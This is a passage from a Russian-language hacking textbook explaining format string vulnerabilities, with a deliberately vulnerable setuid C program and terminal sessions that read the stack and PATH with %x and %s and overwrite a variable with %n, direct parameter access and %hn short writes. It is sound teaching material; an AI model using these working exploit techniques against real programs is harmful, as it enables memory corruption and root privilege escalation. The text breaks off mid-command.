The number of bytes written up to this point X is being stored in count_one,
and the number of bytes up to here X is being stored in count_two.
count_one: 46
count_two: 113
A is 5 and is at bffffc24. B is b7fd6ff4.
reader@hacking:~/booksrc $
```

В результате появляется `b7fd6ff4`. Откуда, черт возьми, взялось `b7fd6ff4`? Оказывается, поскольку в стек не было помещено требуемое значение, форматирующая функция взяла данные из того места, где должен был находиться третий аргумент (прибавив число к текущему указателю кадра). Это означает, что `0xb7fd6ff4` является первым значением за кадром стека для функции форматирования.

На эту интересную особенность явно стоит обратить внимание. Очень удобно было бы управлять количеством аргументов, передаваемых функции форматирования или ожидаемых ею. Нам повезло: последнее возможно благодаря одной из распространенных ошибок программирования.

0x352 Уязвимость форматной строки

Иногда программисты выводят строки с помощью функции `printf(string)`, а не `printf("%s", string)`. Технически это прекрасно работает. Функции форматирования передается адрес строки вместо адреса форматной строки, и она просматривает всю строку, выводя каждый символ. Оба метода приведены в следующем примере.

fmt_vuln.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]) {
   char text[1024];
   static int test_val = -72;

   if(argc < 2) {
      printf("Usage: %s <text to print>\n", argv[0]);
      exit(0);
   }
   strcpy(text, argv[1]);

   printf("The right way to print user-controlled input:\n");
   printf("%s", text);

   printf("\nThe wrong way to print user-controlled input:\n");
   printf(text);

   printf("\n");

   // Отладочная печать
   printf("[*] test_val @ 0x%08x = %d 0x%08x\n",
          &test_val, test_val, test_val);
   exit(0);
}
```

Результаты компиляции и выполнения *fmt_vuln.c*:

```
reader@hacking:~/booksrc $ gcc -o fmt_vuln fmt_vuln.c
reader@hacking:~/booksrc $ sudo chown root:root ./fmt_vuln
reader@hacking:~/booksrc $ sudo chmod u+s ./fmt_vuln
reader@hacking:~/booksrc $ ./fmt_vuln testing
The right way to print user-controlled input:
testing
The wrong way to print user-controlled input:
testing
[*] test_val @ 0x08049794 = -72 0xffffffb8
reader@hacking:~/booksrc $
```

Как видим, оба метода прекрасно работают со строкой `testing`. Но что произойдет, если в строке окажется параметр форматирования? Функция форматирования попытается обработать параметр форматирования и обратиться к соответствующему аргументу функции с учетом его смещения в кадре стека. Но, как мы уже видели, если в стеке нет аргумента функции, произойдет обращение к памяти, принадлежащей предыдущему кадру стека.

```
reader@hacking:~/booksrc $ ./fmt_vuln testing%x
The right way to print user-controlled input:
testing%x
The wrong way to print user-controlled input:
testingbffff3e0
[*] test_val @ 0x08049794 = -72 0xffffffb8
reader@hacking:~/booksrc $
```

С помощью параметра форматирования `%x` выводится шестнадцатеричное представление 4-байтного слова в стеке. Эту процедуру можно повторять для изучения памяти стека.

```
reader@hacking:~/booksrc $ ./fmt_vuln $(perl -e 'print "%08x."x40')
The right way to print user-controlled input:
%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x
.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%0
8x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.
The wrong way to print user-controlled input:
bffff320.b7fe75fc.00000000.78383025.3830252e.30252e78.252e7838.2e783830.
78383025.3830252e.30252e78.252e7838.2e783830.78383025.3830252e.30252e78.
252e7838.2e783830.78383025.3830252e.30252e78.252e7838.2e783830.78383025.
3830252e.30252e78.252e7838.2e783830.78383025.3830252e.30252e78.252e7838.
2e783830.78383025.3830252e.30252e78.252e7838.2e783830.78383025.3830252e.
[*] test_val @ 0x08049794 = -72 0xffffffb8
reader@hacking:~/booksrc $
```

Именно так выглядит нижняя часть памяти стека. Вспомним, что в нашей архитектуре в каждом 4-байтном слове обратный порядок байтов. Обращаем внимание на частое повторение байтов `0x25`, `0x30`, `0x38`, `0x78` и `0x2e`. Интересно, что в них содержится?

```
reader@hacking:~/booksrc $ printf "\x25\x30\x38\x78\x2e\n"
%08x.
reader@hacking:~/booksrc $
```

Как видите, это память самой форматной строки. Поскольку функция форматирования всегда находится в самом верхнем кадре стека, записанная в стеке форматная строка окажется ниже текущего указателя кадра стека (по большему адресу памяти). Это обстоятельство можно использовать для управления аргументами функции форматирования. Особенно удобно, если заданы параметры форматирования, аргументы которых передаются по ссылке, такие как `%s` или `%n`.

0x353 Чтение из памяти по произвольному адресу

С помощью параметра форматирования %s можно читать произвольные адреса памяти. Поскольку можно прочитать данные первоначальной форматной строки, часть ее можно использовать для передачи адреса параметру форматирования %s:

```
reader@hacking:~/booksrc $ ./fmt_vuln AAAA%08x.%08x.%08x.%08x.%08x
The right way to print user-controlled input:
AAAA%08x.%08x.%08x.%08x.%08x
The wrong way to print user-controlled input:
AAAAbffff3d0.b7fe75fc.00000000.41414141
[*] test_val @ 0x08049794 = -72 0xffffffb8
reader@hacking:~/booksrc $
```

Четыре байта 0x41 указывают, что четвертый параметр форматирования осуществляет чтение с начала форматной строки, чтобы получить нужные данные. Если четвертым параметром окажется %s, а не %x, то функция форматирования попытается вывести строку по адресу 0x41414141. Это приведет к аварийному завершению программы с ошибкой сегментации, поскольку адрес окажется недопустимым. Но если адрес памяти имеет допустимое значение, то с помощью этого процесса можно прочитать строку, которая там находится.

```
reader@hacking:~/booksrc $ env | grep PATH
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
reader@hacking:~/booksrc $ ./getenvaddr PATH ./fmt_vuln
PATH will be at 0xbffffdd7
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\xd7\xfd\xff\
xbf")%08x.%08x.%08x.%s
The right way to print user-controlled input:
????%08x.%08x.%08x.%s
The wrong way to print user-controlled input:
????bffff3d0.b7fe75fc.00000000./usr/local/sbin:/usr/local/bin:/usr/sbin:/
usr/bin:/sbin:/bin:/
usr/games
[*] test_val @ 0x08049794 = -72 0xffffffb8
reader@hacking:~/booksrc $
```

Здесь с помощью программы getenvaddr извлекается адрес переменной окружения PATH. Поскольку имя программы *fmt_vuln* на два байта короче, чем getenvaddr, к адресу прибавляется 4, а байты располагаются в обратном порядке. Четвертый параметр форматирования %s выполняет чтение с начала форматной строки, полагая, что это адрес, переданный в качестве аргумента функции. На самом деле это адрес переменной окружения PATH, поэтому он выводится, как если бы printf() был передан указатель на переменную окружения.

Теперь, когда известно расстояние между концом кадра стека и началом форматной строки, можно опустить ширину поля в параметрах форматирования %x. Эти параметры форматирования нужны только

для просмотра памяти. Такой метод позволяет рассматривать любой адрес памяти как строку.

0x354 Запись в память по произвольному адресу

Параметр формата %s позволяет прочитать содержимое произвольного адреса памяти, тот же прием с параметром %n позволит выполнить запись по произвольному адресу. Уже интереснее.

Переменная test_val, адрес и значение которой выводятся в отладочном операторе уязвимой программы *fmt_vuln.c*, просто напрашивается на то, чтобы мы заменили ее значение. Тестовая переменная расположена по адресу 0x080499794, так что можно записать значение в эту переменную, аналогично чтению.

```
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\xd7\xfd\xff\
xbf")%08x.%08x.%08x.%s
The right way to print user-controlled input:
????%08x.%08x.%08x.%s
The wrong way to print user-controlled input:
????bffff3d0.b7fe75fc.00000000./usr/local/sbin:/usr/local/bin:/usr/sbin:/
usr/bin:/sbin:/bin:/usr/games
[*] test_val @ 0x08049794 = -72 0xffffffb8
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\
x08")%08x.%08x.%08x.%n
The right way to print user-controlled input:
??%08x.%08x.%08x.%n
The wrong way to print user-controlled input:
??bffff3d0.b7fe75fc.00000000.
[*] test_val @ 0x08049794 = 31 0x0000001f
reader@hacking:~/booksrc $
```

Как видите, переменную test_val действительно можно перезаписать с помощью параметра форматирования %n. Значение, которое в нее записывается, зависит от количества байтов, выведенных перед %n. Им удобно управлять с помощью параметра ширины поля.

```
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%x%x%x%n
The right way to print user-controlled input:
??%x%x%x%n
The wrong way to print user-controlled input:
??bffff3d0b7fe75fc0
[*] test_val @ 0x08049794 = 21 0x00000015
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\
x08")%x%x%100x%n
The right way to print user-controlled input:
??%x%x%100x%n
The wrong way to print user-controlled input:
??bffff3d0b7fe75fc
0
[*] test_val @ 0x08049794 = 120 0x00000078
```

```
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\
x08")%x%x%180x%n
The right way to print user-controlled input:
??%x%x%180x%n
The wrong way to print user-controlled input:
??bffff3d0b7fe75fc
0
[*] test_val @ 0x08049794 = 200 0x000000c8
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\
x08")%x%x%400x%n
The right way to print user-controlled input:
??%x%x%400x%n
The wrong way to print user-controlled input:
??bffff3d0b7fe75fc
0
[*] test_val @ 0x08049794 = 420 0x000001a4
reader@hacking:~/booksrc $
```

Задавая различные значения ширины поля в каком-нибудь из параметров формата, предшествующих `%n`, можно вставлять последовательности пробелов, в результате чего в выводе будут появляться пустые строки, что позволяет управлять количеством байт, выведенных перед параметром формата `%n`. Для маленьких чисел такой подход годится, но для больших, таких как адреса памяти, он неприемлем.

Взглянув на шестнадцатеричное представление значения `test_val`, замечаем, что его младшим байтом вполне можно управлять. Вспомним, что младший байт в действительности записывается в первый байт 4-байтного слова памяти. Учитывая это, можно записать весь адрес. С помощью четырех операций записи по последовательным адресам памяти можно записать младшие байты в каждый из четырех байтов, образующих слово:

```
Память                          94 95 96 97
Первая запись в 0x08049794      AA 00 00 00
Вторая запись в 0x08049795         BB 00 00 00
Третья запись в 0x08049796            CC 00 00 00
Четвертая запись в 0x08049797            DD 00 00 00
Результат                       AA BB CC DD
```

В качестве примера попробуем записать в тестовую переменную адрес `0xDDCCBBAA`. В памяти первым байтом тестовой переменной должен стать `0xAA`, затем `0xBB`, затем `0xCC` и, наконец, `0xDD`. Достичь этого позволяют четыре отдельные операции записи по адресам `0x08049794`, `0x08049795`, `0x08049796` и `0x08049797`. Первый раз мы запишем значение `0x000000aa`, второй раз – `0x000000bb`, третий раз – `0x000000cc` и, наконец, `0x000000dd`.

Выполнить первую запись должно быть нетрудно.

```
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%x%x%8x%n
The right way to print user-controlled input:
??%x%x%8x%n
```

```
The wrong way to print user-controlled input:
??bffff3d0b7fe75fc       0
[*] test_val @ 0x08049794 = 28 0x0000001c
reader@hacking:~/booksrc $ gdb -q
(gdb) p 0xaa - 28 + 8
$1 = 150
(gdb) quit
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\
x08")%x%x%150x%n
The right way to print user-controlled input:
??%x%x%150x%n
The wrong way to print user-controlled input:
??bffff3d0b7fe75fc
0
[*] test_val @ 0x08049794 = 170 0x000000aa
reader@hacking:~/booksrc $
```

В последнем параметре формата `%x` указана ширина поля 8, чтобы стандартизировать вывод. Фактически это чтение из стека произвольного DWORD, печать которого может занять от 1 до 8 символов. Поскольку в `test_val` записано 28, то, указав в качестве ширины поля не 8, а 150, мы должны получить в младшем байте `test_val` значение `0xAA`.

Перейдем к следующей операции записи. Требуется еще один аргумент для другого параметра формата `%x`, который увеличит счетчик байтов до 187, что представляет собой десятичное значение `0xBB`. Этот аргумент может быть любым – он должен только иметь четыре байта в длину и размещаться после первого произвольного адреса памяти `0x08049754`. Поскольку все находится в памяти форматной строки, управление осуществляется просто. Слово *JUNK* (мусор) имеет длину 4 байта и вполне нам подойдет.

Затем надо поместить в память следующий адрес, `0x08049755`, по которому должна выполняться запись, чтобы второй параметр формата `%n` мог обратиться к нему. Это значит, что в начало форматной строки надо поместить целевой адрес памяти, четыре произвольных байта, а затем целевой адрес памяти, увеличенный на единицу. Но все эти байты памяти также будут выводиться функцией форматирования с увеличением счетчика байтов, используемого параметром `%n`. Все запутывается.

Наверное, надо было заранее продумать начало форматной строки. В результате мы должны выполнить четыре операции записи. Для каждой из них должен быть передан адрес памяти, а между адресами должны быть четыре байта мусора, чтобы увеличить счетчик байтов для параметров формата `%n`. Первый параметр формата `%x` может использовать те четыре байта, которые располагаются перед самой форматной строкой, но трем остальным надо передавать данные. Поэтому для операции записи в целом начало форматной строки должно выглядеть, как на рис. 3.3.




***Рис. 3.3.** Форматная строка в памяти*

Посмотрим, что из этого получится.

```
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08JUNK\x95\
x97\x04\x08JUNK\x96\x97\x04\x08JUNK\x97\x97\x04\x08")%x%x%8x%n
The right way to print user-controlled input:
??JUNK??JUNK??JUNK??%x%x%8x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3c0b7fe75fc       0
[*] test_val @ 0x08049794 = 52 0x00000034
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xaa - 52 + 8"
$1 = 126
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08JUNK\x95\
x97\x04\x08JUNK\x96\x97\x04\x08JUNK\x97\x97\x04\x08")%x%x%126x%n
The right way to print user-controlled input:
??JUNK??JUNK??JUNK??%x%x%126x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3c0b7fe75fc
0
[*] test_val @ 0x08049794 = 170 0x000000aa
reader@hacking:~/booksrc $
```

Адреса и «мусорные» вставки, расположенные в начале форматной строки, изменили значение, которое должна иметь ширина поля в параметре формата `%x`. Однако его легко вычислить заново с помощью прежнего метода. Можно поступить и иначе: вычесть 24 из прежней ширины поля 150, поскольку в начало форматной строки было добавлено шесть 4-байтных слов.

Теперь, когда в начале форматной строки заранее организована вся память, вторая запись оказывается проще.

```
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xbb - 0xaa"
$1 = 17
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08JUNK\x95\
x97\x04\x08JUNK\x96\x97\x04\x08JUNK\x97\x97\x04\x08")%x%x%126x%n%17x%n
The right way to print user-controlled input:
??JUNK??JUNK??JUNK??%x%x%126x%n%17x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3b0b7fe75fc
   0         4b4e554a
[*] test_val @ 0x08049794 = 48042 0x0000bbaa
reader@hacking:~/booksrc $
```

Следующее значение, которое мы хотим записать в младший байт, – `0xBB`. Шестнадцатеричный калькулятор быстро показывает, что перед следующим параметром формата `%n` надо вывести еще 17 байт. По-

скольку память уже настроена для параметра формата %x, вывести 17 байт можно просто с помощью опции ширины поля.

Эту процедуру можно повторить для третьей и четвертой записей.

```
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xcc - 0xbb"
$1 = 17
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xdd - 0xcc"
$1 = 17
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08JUNK\x95\
x97\x04\x08JUNK\x96\x97\x04\x08JUNK\x97\x97\x04\x08")%x%x%126x%n%17x%n%17x%
n%17x%n
The right way to print user-controlled input:
??JUNK??JUNK??JUNK??%x%x%126x%n%17x%n%17x%n%17x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3b0b7fe75fc
   0         4b4e554a         4b4e554a         4b4e554a
[*] test_val @ 0x08049794 = -573785174 0xddccbbaa
reader@hacking:~/booksrc $
```

Управляя младшим байтом, с помощью четырех операций можно записать полный адрес по любому адресу памяти. Следует заметить, что три байта, следующие за изменяемым адресом, при такой технологии также оказываются перезаписанными. Это можно увидеть сразу, если объявить еще одну статическую инициализированную переменную next_val непосредственно после test_val и показать в отладочном выводе ее значение. Модифицировать код можно в обычном редакторе или с помощью sed.

Начальным значением next_val сделаем 0x11111111, благодаря чему эффект операций записи станет очевиден.

```
reader@hacking:~/booksrc $ sed -e 's/72;/72, next_val = 0x11111111;/;/@/
{h;s/test/next/g;x;G}'
fmt_vuln.c > fmt_vuln2.c
reader@hacking:~/booksrc $ diff fmt_vuln.c fmt_vuln2.c
7c7
<     static int test_val = -72;
---
> static int test_val = -72, next_val = 0x11111111;
27a28
> printf("[*] next_val @ 0x%08x = %d 0x%08x\n", &next_val, next_val, next_val);
reader@hacking:~/booksrc $ gcc -o fmt_vuln2 fmt_vuln2.c
reader@hacking:~/booksrc $ ./fmt_vuln2 test
The right way:
test
The wrong way:
test
[*] test_val @ 0x080497b4 = -72 0xffffffb8
[*] next_val @ 0x080497b8 = 286331153 0x11111111
reader@hacking:~/booksrc $
```

Как показывает этот листинг, изменение кода привело также к смещению адреса переменной test_val. Однако видно, что next_val располагается вплотную к ней. Для практики снова запишем адрес в переменную test_val с учетом ее нового адреса.

В прошлый раз мы выбрали очень удобный адрес 0xddccbbaa. Поскольку каждый следующий байт оказывается больше предыдущего, легко увеличивать счетчик байтов для каждого байта. А если нужен адрес вроде 0x0806abcd? Для такого адреса легко записать первый байт 0xCD с помощью параметра формата %n, выведя 205 байт при ширине поля 161. Но следующим должен быть записан байт 0xAB, для которого надо вывести 171 байт. Счетчик байтов для параметра формата %n легко увеличить, но его невозможно уменьшить.

```
reader@hacking:~/booksrc $ ./fmt_vuln2 AAAA%x%x%x%x
The right way to print user-controlled input:
AAAA%x%x%x%x
The wrong way to print user-controlled input:
AAAAbffff3d0b7fe75fc041414141
[*] test_val @ 0x080497f4 = -72 0xffffffb8
[*] next_val @ 0x080497f8 = 286331153 0x11111111
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xcd - 5"
$1 = 200
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\xf4\x97\x04\x08JUNK\xf5\
x97\x04\x08JUNK\xf6\x97\x04\x08JUNK\xf7\x97\x04\x08")%x%x%8x%n
The right way to print user-controlled input:
??JUNK??JUNK??JUNK??%x%x%8x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3c0b7fe75fc       0
[*] test_val @ 0x08049794 = -72 0xffffffb8
reader@hacking:~/booksrc $
reader@hacking:~/booksrc $ ./fmt_vuln2 $(printf "\xf4\x97\x04\x08JUNK\xf5\
x97\x04\x08JUNK\xf6\x97\x04\x08JUNK\xf7\x97\x04\x08")%x%x%8x%n
The right way to print user-controlled input:
??JUNK??JUNK??JUNK??%x%x%8x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3c0b7fe75fc       0
[*] test_val @ 0x080497f4 = 52 0x00000034
[*] next_val @ 0x080497f8 = 286331153 0x11111111
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xcd - 52 + 8"
$1 = 161
reader@hacking:~/booksrc $ ./fmt_vuln2 $(printf "\xf4\x97\x04\x08JUNK\xf5\
x97\x04\x08JUNK\xf6\x97\x04\x08JUNK\xf7\x97\x04\x08")%x%x%161x%n
The right way to print user-controlled input:
??JUNK??JUNK??JUNK??%x%x%161x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3b0b7fe75fc
                                        0
[*] test_val @ 0x080497f4 = 205 0x000000cd
[*] next_val @ 0x080497f8 = 286331153 0x11111111
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xab - 0xcd"
```

```
$1 = -34
reader@hacking:~/booksrc $
```

Не пытаясь вычесть 34 из 205, увеличим счетчик до значения `0x1AB`**, младший байт которого совпадает с требуемым, для чего прибавим 222 к 205, и получим 427, то есть десятичное представление** `0x1AB`**. С помощью того же приема установим младший байт в** `0x06` **для третьей записи.**

```
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0x1ab - 0xcd"
$1 = 222
reader@hacking:~/booksrc $ gdb -q --batch -ex "p /d 0x1ab"
$1 = 427
reader@hacking:~/booksrc $ ./fmt_vuln2 $(printf "\xf4\x97\x04\x08JUNK\xf5\
x97\x04\x08JUNK\xf6\x97\x04\x08JUNK\xf7\x97\x04\x08")%x%x%161x%n%222x%n
The right way to print user-controlled input:
??JUNK??JUNK??JUNK??%x%x%161x%n%222x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3b0b7fe75fc
                                        0
                                                              4b4e554a
[*] test_val @ 0x080497f4 = 109517 0x0001abcd
[*] next_val @ 0x080497f8 = 286331136 0x11111100
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0x06 - 0xab"
$1 = -165
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0x106 - 0xab"
$1 = 91
reader@hacking:~/booksrc $ ./fmt_vuln2 $(printf "\xf4\x97\x04\
x08JUNK\xf5\x97\x04\x08JUNK\xf6\x97\x04\x08JUNK\xf7\x97\x04\
x08")%x%x%161x%n%222x%n%91x%n
The right way to print user-controlled input:
??JUNK??JUNK??JUNK??%x%x%161x%n%222x%n%91x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3b0b7fe75fc
                                        0
                                                              4b4e554a
                                4b4e554a
[*] test_val @ 0x080497f4 = 33991629 0x0206abcd
[*] next_val @ 0x080497f8 = 286326784 0x11110000
reader@hacking:~/booksrc $
```

При каждой операции в байты переменной `next_val`**, примыкающей к** `test_val`**, записываются новые значения. Техника циклического сложения действует исправно, но при записи последнего байта возникает небольшая трудность.**

```
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0x08 - 0x06"
$1 = 2
reader@hacking:~/booksrc $ ./fmt_vuln2 $(printf "\xf4\x97\x04\x08JUNK\xf5\
x97\x04\x08JUNK\xf6\x97\x04\x08JUNK\xf7\x97\x04\x08")%x%x%161x%n%222x%n%91x
%n%2x%n
The right way to print user-controlled input:
```

```
??JUNK??JUNK??JUNK??%x%x%161x%n%222x%n%91x%n%2x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3a0b7fe75fc
                                    0
                                                              4b4e554a
                              4b4e554a4b4e554a
[*] test_val @ 0x080497f4 = 235318221 0x0e06abcd
[*] next_val @ 0x080497f8 = 285212674 0x11000002
reader@hacking:~/booksrc $
```

Что здесь произошло? Разность между `0x06` и `0x08` равна всего 2, но выводится 8 байт, что приводит к записи параметром формата `%n` значения `0x0e`. Дело в том, что опция ширины поля для параметра формата `%x` задает лишь *минимальную* ширину поля, а вывести надо было 8 байт данных. От этой трудности можно избавиться посредством еще одного циклического сложения, но ограничения, связанные с опцией ширины поля, полезно запомнить.

```
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0x108 - 0x06"
$1 = 258
reader@hacking:~/booksrc $ ./fmt_vuln2 $(printf "\xf4\x97\x04\x08JUNK\xf5\
x97\x04\x08JUNK\xf6\x97\x04\x08JUNK\xf7\x97\x04\x08")%x%x%161x%n%222x%n%91x
%n%258x%n
The right way to print user-controlled input:
??JUNK??JUNK??JUNK??%x%x%161x%n%222x%n%91x%n%258x%n
The wrong way to print user-controlled input:
??JUNK??JUNK??JUNK??bffff3a0b7fe75fc
                                    0
                                                              4b4e554a
                              4b4e554a
                                                                        4b4e554a
[*] test_val @ 0x080497f4 = 134654925 0x0806abcd
[*] next_val @ 0x080497f8 = 285212675 0x11000003
reader@hacking:~/booksrc $
```

Как и прежде, помещаем соответствующие адреса и мусорные вставки в начало форматной строки и управляем младшим байтом в четырех операциях записи, чтобы переписать все 4 байта переменной `test_val`. Уменьшение значения младшего байта осуществляем с помощью циклического сложения. Аналогичный подход может потребоваться и при необходимости увеличить значение меньше чем на 8.

0x355 Прямой доступ к параметрам

Прямой доступ к параметрам упрощает эксплойты форматной строки. В предшествующих эксплойтах каждый аргумент параметров форматирования надо было проходить последовательно; при этом требовалось несколько параметров `%x`, чтобы пройти через аргументы параметров, пока не будет достигнуто начало форматной строки. Кроме того, для последовательного подхода понадобилось трижды вставить 4-байт-

ное слово (JUNK), чтобы правильно записать полный адрес в произвольное место памяти.

Как видно из его названия, метод *прямого доступа к параметрам* позволяет непосредственно обращаться к параметрам, для чего применяется квалификатор – символ доллара. Например, %n$d – обращение к *n*-му параметру и его вывод в виде десятичного числа.

```
printf("7th: %7$d, 4th: %4$05d\n", 10, 20, 30, 40, 50, 60, 70, 80);
```

При таком вызове printf() получим:

```
7th: 70, 4th: 00040
```

Параметр форматирования %7$d выводит десятичное число 70, поскольку седьмой аргумент параметров – 70. Второй параметр форматирования обращается к четвертому аргументу параметров и содержит опцию ширины поля 05. Все остальные аргументы параметров остаются в неприкосновенности. Такой метод прямого доступа устраняет необходимость последовательного просмотра памяти до обнаружения начала форматной строки, потому что к этому участку памяти можно обратиться непосредственно. Следующий листинг иллюстрирует механизм прямого доступа к параметрам.

```
reader@hacking:~/booksrc $ ./fmt_vuln AAAA%x%x%x%x
The right way to print user-controlled input:
AAAA%x%x%x%x
The wrong way to print user-controlled input:
AAAAbffff3d0b7fe75fc041414141
[*] test_val @ 0x08049794 = -72 0xffffffb8
reader@hacking:~/booksrc $ ./fmt_vuln AAAA%4\$x
The right way to print user-controlled input:
AAAA%4$x
The wrong way to print user-controlled input:
AAAA41414141
[*] test_val @ 0x08049794 = -72 0xffffffb8
reader@hacking:~/booksrc $
```

В этом примере начало форматной строки находится на месте четвертого аргумента параметров. К этой памяти можно обратиться непосредственно, не проходя через первые три аргумента параметров с помощью параметров формата %x. Поскольку это происходит в командной строке, а символ доллара относится к специальным, его необходимо защитить обратной косой чертой (\). Тем самым командной оболочке сообщается, что она не должна интерпретировать символ доллара как специальный символ. Чтобы увидеть фактическую форматную строку, ее нужно правильно печатать.

Прямой доступ к параметрам также упрощает запись адресов памяти. Раз обращение к памяти происходит напрямую, не нужно вставлять 4-байтные мусорные данные для увеличения счетчика выведенных данных. Каждый из параметров формата %x, обычно выполняю-

щих эту функцию, может непосредственно обратиться к участку памяти перед форматной строкой. Для тренировки попробуем записать в переменную `test_val` более реалистично выглядящий адрес `0xbffffd72` с помощью прямого доступа к параметрам.

```
reader@hacking:~/booksrc $ ./fmt_vuln $(perl -e 'print "\x94\x97\x04\x08" .
"\x95\x97\x04\x08" . "\x96\x97\x04\x08" . "\x97\x97\x04\x08"')%4\$n
The right way to print user-controlled input:
????????%4$n
The wrong way to print user-controlled input:
????????
[*] test_val @ 0x08049794 = 16 0x00000010
reader@hacking:~/booksrc $ gdb -q
(gdb) p 0x72 - 16
$1 = 98
(gdb) p 0xfd - 0x72
$2 = 139
(gdb) p 0xff - 0xfd
$3 = 2
(gdb) p 0x1ff - 0xfd
$4 = 258
(gdb) p 0xbf - 0xff
$5 = -64
(gdb) p 0x1bf - 0xff
$6 = 192
(gdb) quit
reader@hacking:~/booksrc $ ./fmt_vuln $(perl -e 'print "\x94\x97\x04\x08" .
"\x95\x97\x04\x08" . "\x96\x97\x04\x08" . "\x97\x97\x04 x08"')
%98x%4\$n%139x%5\$n
The right way to print user-controlled input:
????????%98x%4$n%139x%5$n
The wrong way to print user-controlled input:
????????
                                                                  bffff3c0
                                                  b7fe75fc
[*] test_val @ 0x08049794 = 64882 0x0000fd72
reader@hacking:~/booksrc $ ./fmt_vuln $(perl -e 'print "\x94\x97\x04\x08" .
"\x95\x97\x04\x08" . "\x96\x97\x04\x08" . "\x97\x97\x04\x08"')%98x%4\$n%139x
%5\$n%258x%6\$n%192x%7\$n
The right way to print user-controlled input:
????????%98x%4$n%139x%5$n%258x%6$n%192x%7$n
The wrong way to print user-controlled input:
????????
                                                                  bffff3b0
                                                  b7fe75fc
                                0
                                       8049794
[*] test_val @ 0x08049794 = -1073742478 0xbffffd72
reader@hacking:~/booksrc $
```

Поскольку нет надобности выводить стек, чтобы добраться до нужного адреса, с первым параметром форматирования выводятся 16 байт. Прямой доступ к параметрам использован только для параметров формата %n, поскольку на самом деле не важно, какие значения используются во вставках %x. Прямой доступ к параметрам упрощает процедуру записи адреса и уменьшает требуемый размер форматной строки.

0x356 Запись коротких целых

Еще один способ упростить эксплойты форматной строки – запись значений short (короткие целые). Обычно short представляет собой двухбайтовое слово, и параметры форматирования могут работать с такими словами особым образом. Полное описание всех параметров формата есть на странице руководства для printf. Фрагмент, описывающий модификатор длины:

```
Модификатор длины
      Целое преобразование устанавливается
      для преобразователей d, i, o, u, x или X.

      h       Следующее целое преобразование соответствует аргументу
              short int или unsigned short int, либо следующее
              преобразование n соответствует аргументу указателя на short int.
```

Это можно использовать в эксплойтах форматной строки для записи коротких целых. В приводимой ниже распечатке значение short (выделено полужирным) записывается по обоим концам 4-байтной переменной test_val. Естественно, по-прежнему можно применять прямой доступ к параметрам.

```
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%x%x%x%hn
The right way to print user-controlled input:
??%x%x%x%hn
The wrong way to print user-controlled input:
??bffff3d0b7fe75fc0
[*] test_val @ 0x08049794 = -65515 0xffff0015
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x96\x97\x04\x08")%x%x%x%hn
The right way to print user-controlled input:
??%x%x%x%hn
The wrong way to print user-controlled input:
??bffff3d0b7fe75fc0
[*] test_val @ 0x08049794 = 1441720 0x0015ffb8
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x96\x97\x04\x08")%4\$hn
The right way to print user-controlled input:
??%4$hn
The wrong way to print user-controlled input:
??
[*] test_val @ 0x08049794 = 327608 0x0004ffb8
reader@hacking:~/booksrc $
```

Используя вывод коротких целых, можно записать все четырехбайтное значение с помощью всего двух параметров %hn. Пример записи в переменную test_val с новым адресом 0xbffffd72:

```
reader@hacking:~/booksrc $ gdb -q
(gdb) p 0xfd72 - 8
$1 = 64874
(gdb) p 0xbfff - 0xfd72
$2 = -15731
(gdb) p 0x1bfff - 0xfd72
$3 = 49805
(gdb) quit
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08\x96\x97\
